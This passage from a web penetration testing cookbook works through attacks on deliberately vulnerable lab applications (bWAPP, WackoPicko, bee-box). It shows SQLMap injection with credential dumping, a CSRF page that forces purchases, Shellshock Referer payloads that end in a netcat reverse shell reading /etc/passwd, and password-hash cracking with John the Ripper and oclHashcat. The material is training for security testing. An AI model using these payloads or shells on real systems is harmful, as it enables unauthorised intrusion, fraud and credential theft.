[00:30:33] [INFO] fetching columns for table 'schemata' in database 'information_schema'
[00:30:33] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET_N
AME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [4]:
[*]  , utf8, utf8_general_ci, information_schema,
[*]  , latin1, latin1_swedish_ci, bWAPP,
[*]  , latin1, latin1_swedish_ci, drupageddon,
[*]  , latin1, latin1_swedish_ci, mysql,
```

How it works…

Once we know there is an SQL Injection, we use SQLMap to exploit it, as shown:

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --
cookie="PHPSESSID=15bfb5b6a982d4c86ee9096adcfdb2e0; security_level=0" --
data "title=test&action=search" -p title --is-dba
```

In this call to SQLMap, we use the `--cookie` parameter to send the session cookie as the application requires us to be authenticated to reach the `sqli_6.php` page. The `--data` parameter contains the POST data sent to the server and `-p` tells SQLMap to inject just the `title` parameter while `--is-dba` asks the database if the current user has administrative privileges.

DBA allows us to ask the database for other users' information and SQLMap makes our lives much easier with the `--users` and `--passwords` options. These options ask for usernames and passwords as all DBMS (Database Management Systems) store their users' passwords encrypted and what we obtained were hashes so we still have to use a password cracker to crack them. If you said yes when SQLMap asked to perform a dictionary attack, you may now know the password of at least one user.

We also used the `--sql-shell` option to obtain a shell from which we could send SQL queries to the database. That was not a real shell, of course, just SQLMap sending the commands we wrote through SQL Injections and returning the results of those queries.

Performing a cross-site request forgery attack

A cross-site request forgery (CSRF) attack is one which forces authenticated users to perform unwanted actions on the web application they were authenticated to use. This is done using an external site the user has visited and which triggers the action.

In this recipe, we will obtain the information from the application to see what the attacking site needs do to be able to send valid requests to the vulnerable server. Then, we will create a page to simulate the legitimate requests and trick the user into visiting the page while authenticated. The malicious page will then send requests to the vulnerable server and, if the application is open in the same browser, it will perform the actions as if the user had sent them.


Getting ready

To perform this CSRF attack, we will use the WackoPicko application in `vulnerable_vm`: `http://192.168.56.102/WackoPicko`. We need two users, one will be called `v_user`, the victim, and the other one will be called `attacker`.

We will also need to have BurpSuite running and configured as a proxy in the web server.

How to do it…

1. Log in to WackoPicko as `attacker`.
2. The first thing the attacker needs to know is how the application behaves, so if we wanted to make the user buy our picture, having BurpSuite as a proxy, we would browse to: `http://192.168.56.102/WackoPicko/pictures/recent.php`
3. Pick the picture with the ID 8 `http://192.168.56.102/WackoPicko/pictures/view.php?picid=8`.
4. Click on **Add to Cart**.
5. It will cost us 10 Tradebux, but it will worth it so click on **Continue to Confirmation**.
6. On the next page, click on **Purchase**.
7. Now, let's go to BurpSuite to analyze what happened:



The first interesting call is `/WackoPicko/cart/action.php?action=add&picid=8` and is the one that adds the picture to the cart. `/WackoPicko/cart/confirm.php` is called when we click the corresponding button and it may be necessary to use it to purchase. The other one that is useful for the attacker is the POST call to the purchase action (`/WackoPicko/cart/action.php?action=purchase`), which tells the application to add the pictures to the cart and to collect the corresponding Tradebux.

8. Now, the attacker is going to upload a picture to force other users to buy it. Once logged in as `attacker`, go to **Upload**, fill in the requested information, select an image file to upload, and click on **Upload File**:

Once the picture has been uploaded, we will be redirected to its corresponding page, as you can see here:

Pay attention to the ID that it assigns to your picture, it is a key part of the attack. In our case, it is 16.

9. Once we have analyzed the purchasing requests and have the ID of our picture, we need to start the server that will host our malicious pages. Start the Apache server as root in your Kali Linux as follows:

```
service apache2 start
```

10. Then, create an HTML file called `/var/www/html/wackopurchase.html` with the following contents:

```
<html>
<head></head>
<body
onLoad='window.location="http://192.168.56.102/WackoPicko/cart/action.p
hp?action=purchase";setTimeout("window.close;",1000)'>
<h1>Error 404: Not found</h1>
<iframe src="http://192.168.56.102/WackoPicko/cart/action.php?
action=add&picid=16">
<iframe src="http://192.168.56.102/WackoPicko/cart/review.php" >
<iframe src="http://192.168.56.102/WackoPicko/cart/confirm.php">
</iframe>
</iframe>
</iframe>
</body>
```

This code will send the `add`, `review`, and `confirm` requests of our items to the WackoPicko server while showing a 404 error page to the user and when it has

finished loading all the pages, it will redirect to the purchase action and close the window after one second.

11. Now, log in as `v_user`, upload a picture, and log out.
12. As the attacker, we need to be able to guarantee that the user goes to our malicious site while still logged into WackoPicko. While logged in as `attacker`, go to **Recent** and select the picture that belongs to `v_user` (the one we just uploaded).
13. We will enter the following comments on this picture:

```
This image looks a lot like <a
href="http://192.168.56.1/wackopurchase.html" target="_blank">this</a>
```

14. Click on **Preview** and then **Create**:


As you can see, HTML code is allowed in the comments and, when `v_user` clicks on the link, our malicious page opens in a new tab.

15. Log out and log in again as `v_user`.
16. Go to **Home** and click on **Your Purchased Pics**, there should be no attacker's pictures.
17. Go to **Home** again and then to **Your Uploaded Pics**.
18. Select the picture with the attacker's comments.
19. Click on the link in the comment.

When this loads completely you should see some WackoPicko text in the box and the

window will close by itself after a second so our attack is complete!

20. If we go to **Home,** we can see that the `v_user` Tradebux balance is now 85.



21. Now go to **Your Purchased Pics** `http://192.168.56.102/WackoPicko/pictures/purchased.php` to see the unwillingly purchased image:

For a CSRF attack to be successful it needs preconditions. Firstly, we need to know the requests and parameters required to carry out a specific operation and the response we will need to make in all cases.

In this recipe, we used a proxy and a valid user account to perform the operation we wanted to replicate and gather the required information: requests involved in the purchase process, information required by these requests and the correct order in which to make them.

Once we know what to send to the application, we need to automatize it so we set up a web server and prepare a web page which makes the calls in the right order and with the right parameters. By using the onLoad JavaScript event, we ensured that the purchase was not made until `add` and `confirm` were called.

In every CSRF attack, there must be a way to make the user to go to our malicious site while still authenticated in the legitimate one. In this recipe, we used the application's

feature which allows HTML code in comments and introduced a link there. So, when the user clicks on the link in one of their pictures' comments, it sends them to our Tradebux stealing site.

Finally, when the user goes to our site, it simulates an error page and closes itself just after the purchase request is made—in this example we didn't worry about presentation so the error page can be improved a lot in order to be less suspicious to the user—this is done with JavaScript commands (a call to the purchase action and a timer set to close the window) in the `onLoad` event of the HTML's `body` tag. This event triggers when all elements of the page are fully loaded, in other words, when the `add`, `review` and `confirm` steps have been completed.

Executing commands with Shellshock


Shellshock (also called Bashdoor) is a bug that was discovered in the Bash shell in September 2014, allowing the execution of commands through functions stored in the values of environment variables.

Shellshock is relevant to us as web penetration testers because developers sometimes use calls to system commands in PHP and CGI scripts—more commonly in CGI—and these scripts may make use of system environment variables.

In this recipe, we will exploit a Shellshock vulnerability in the Bee-box-vulnerable virtual machine to gain command of execution on the server.


How to do it…

1. Log into `http://192.168.56.103/bWAPP/`.
2. In the **Choose your bug:** drop-down box, select **Shellshock Vulnerability (CGI)** and then click on **Hack**:



   In the text, we can see something interesting: **Current user: www-data**. This may mean that the page is using system calls to get the username. It also gives us a hint: **Attack the referrer**.

3. Let's see what is happening behind the curtains and use BurpSuite to record the requests and repeat step 2.
4. Let's look at the proxy's history:




   We can see that there is an `iframe` calling a shell script: `./cgi-bin/shellshock.sh`, which might be the script vulnerable to Shellshock.

5. Let's follow the hint and try to attack the referrer of `shellshock.sh` so we first need to configure BurpSuite to intercept server responses. Go to **Options** in the **Proxy** tab and check the box with the text **Intercept responses based on the following rules:**
6. Now, set BurpSuite to intercept and reload `shellshock.php`.
7. In BurpSuite, click **Forward** until you get to the GET request to `/bWAPP/cgi-`

`bin/shellshock.sh`. Then, replace the `Referer` with:

```
() { :;}; echo "Vulnerable:"
```


8. Click **Forward** again, and once more in the request to the `.ttf` file and then we should get the response from `shellshock.sh`, as shown:



The response now has a new header parameter called `Vulnerable`. This is because it integrated the output of the `echo` command to the HTML header so we can take this further.


9. Now, repeat the process and try the following command:

```
() { :;}; echo "Vulnerable:" $(/bin/sh -c "/sbin/ifconfig")
```




10. Being able to execute commands remotely on a server is a huge advantage in a penetration test and the next natural step is to obtain a remote shell. Open a terminal in Kali Linux and set up a listening network port, as shown here:

`nc -vlp 12345`



11. Now go to BurpeSuite proxy's history, select any request to `shellshock.sh`, right-click on it and send it to Repeater, as illustrated:



12. Once in Repeater, change the value of Referer to:

    ```
    () { :;}; echo "Vulnerable:" $(/bin/sh -c "nc -e /bin/bash 192.168.56.1 12345")
    ```

    In this case, 192.168.56.1 is the address of our Kali machine.

13. Click **Go**.
14. If we check our terminal and we can see the connection established, issue a few commands to check whether or not we have a remote shell:

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.56.1] from bee-box.local [192.168.56.103] 36825
whoami
www-data
uname -a
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

How it works…

In the first five steps, we discovered that there was a call to a shell script and, as it should have been run by a shell interpreter, it may have been bash or a vulnerable version of bash. To verify that, we performed the following test:

```
() { :;}; echo "Vulnerable:"
```

The first part `() { :;};` is an empty function definition since bash can store functions as environment variables and this is the core of the vulnerability, as the parser keeps interpreting (and executing) the commands after the function ends which allows us to issue the second part `echo "Vulnerable:"` which is a command that simply returns echoes, what it is given as input.

The vulnerability occurs in the web server because the CGI implementation maps all the parts of a request to environment variables so this attack also works if done over User-Agent or Accept-Language instead of Referer.

Once we knew the server was vulnerable, we issued a test command `ifconfig` and set up a reverse shell.

A reverse shell is a remote shell that has the particular characteristic of being initiated by the victim computer so that the attacker listens for a connection instead of the server waiting for a client to connect as in a bind connection.

Once we have a shell to the server, we need to escalate privileges and get the information needed to help with our penetration test.

There’s more…

Shellshock affected a huge number of servers and devices all around the world and there is a variety of ways to exploit it, for example, the Metasploit Framework includes a module to set up a DHCP server to inject commands on the clients that connect to it; this is very useful in a network penetration test in which we have mobile devices connected to the LAN (https://www.rapid7.com/db/modules/auxiliary/server/dhclient_bash_env).

Cracking password hashes with John the Ripper by using a dictionary

In the previous recipe and in Chapter 6, *Exploitation – Low Hanging Fruits*, we extracted password hashes from databases. Sometimes, this is the only way of finding password information when performing penetration tests. In order to find the real password, we need to decipher them and as hashes are generated through irreversible algorithms we have no way of decrypting the password directly, hence it is necessary to use slower methods like brute force and dictionary cracking.


In this recipe, we will use John the Ripper (JTR or simply John), the most popular password cracker, to recover passwords from the hashes extracted in the Step by step basic SQL Injection recipe in Chapter 6, *Exploitation – Low Hanging Fruits*.

How to do it…

1. Although JTR is very flexible with respect to how it receives input, to prevent misinterpretations, we first need to set usernames and password hashes in a specific format. Create a text file called `hashes_6_7.txt` containing one name and hash per line, separated by a colon (`username:hash`), as illustrated:

2. Once we have the file, we can go to a terminal and execute the following command:


`john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt`



We are using one of the word lists preloaded into Kali Linux. We can see that there are five out of six passwords in the word list. We can also see that John checked 10,336,000 comparisons per second (10,336 KC/s).

3. John also has the option to apply modifier rules — add prefixes or suffixes, change the case of letters, and use leetspeak on every password. Let's try it on the still uncracked password:

`john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt –rules`



We can see that the rules worked and we found the last password.

How it works…

John (and every other offline password cracker) works by hashing the words in the list (or the ones it generates) and comparing them to the hashes to be cracked and, when there is a match, it assumes the password has been found.

The first command uses the `--wordlist` option to tell John what words to use. If it is omitted, it generates its own list to generate a brute force attack. The `--format` option tells us what algorithm was used to generate the hashes and if the format has been omitted, John tries to guess it, usually with good results. Lastly, we put the file that contains the hashes we want to crack.

We can increase the chance of finding passwords by using the `--rules` option because it looks at common modifications people make to words when trying to create harder passwords to crack. For example, for the word “password”, John will also try the following, among others:

- `Password`
- `PASSWORD`
- `password123`
- `Pa$$w0rd`

Cracking password hashes by brute force using oclHashcat/cudaHashcat

In recent years, the development of graphics cards has evolved enormously, the chips they include now have hundreds or thousands of processors inside them and all of them work in parallel. This, when applied to password cracking, means that, if a single processor can calculate ten thousand hashes in a second, one GPU with a thousand cores can do ten million. That means reducing cracking times by a thousand or more.

Now we will use Hashcat in its GPU version to crack hashes by brute force. If you have Kali Linux installed on a computer with an Nvidia chip, you will need cudaHashcat. If it has an ATI chip, oclHashcat will be your choice. If you have Kali Linux on a virtual machine, GPU cracking may not work, but you can always install it on your host machine, there are versions for both Windows and Linux.

In this recipe, we will use oclHashcat, there is no difference in the use of the commands between that and cudaHashcat, although ATI cards are known to be more efficient for password cracking.

Getting ready

You need to be sure you have your graphics drivers correctly installed and that oclHashcat is compatible with them so you need to do the following:

1. Run `oclHashcat` independently, it will tell you if there is a problem:

   ```
   oclhashcat
   ```

2. Test the hashing rate for each algorithm it supports in benchmark mode:

   ```
   oclhashcat --benchmark
   ```

3. Depending on your installation, oclHashcat may need to be forced to work with your specific graphics card:

   ```
   oclhashcat --benchmark --force
   ```


We will use the same hashes file we used in the previous recipe.

There have been some troubles reported on the default oclHashcat Kali Linux installation so, if you have problems running oclHashcat, you can always download the latest version from its official page and run it right from where you extract the archive (http://hashcat.net/oclhashcat/).

How to do it…

1. We will first crack a single hash, let’s take admin’s hash:

   oclhashcat -m 0 -a 3 21232f297a57a5a743894a0e4a801fc3




   As you can see, we are able to set the hash directly from the command line and it will be cracked in less than a second.

2. Now, to crack the whole file, we need to eliminate the usernames from it and leave only the hashes, as shown:

   We have created a new file containing only the hashes.

3. To crack the hashes from a file, we just replace the hash for the file name in the previous command:

   oclhashcat -m 0 -a 3 hashes_only_6_7.txt



As you can see, it covered all the possible combinations of one to seven characters (at a rate of 688.5 million hashes per second) in less than three minutes and would take a little more than two hours to test all the combinations of eight characters. That seems pretty good for brute force.

How it works…

The parameters we used to run `oclHashcat` in this recipe were the ones defining the hashing algorithm to be used: `-m 0` tells the program to use MD5 to hash the words it generates and the type of attack. `-a 3` means that we want to use a pure brute force attack and try every possible character combination until arriving at the password. Finally, we added the hash we wanted to crack in the first case and the file containing a collection of hashes in the second case.

oclHashcat can also use a dictionary file and make a hybrid attack (brute force plus dictionary) to define which character sets to test for and save the results to a specified file (it saves them to `/usr/share/oclhashcat/oclHashcat.pot`). It can also apply rules to words and use statistical models (Markov chains) to increase the efficiency of the cracking. To see all its options, use the `--help` command, as shown:

```
oclhashcat --help
```

Chapter 8. Man in the Middle Attacks

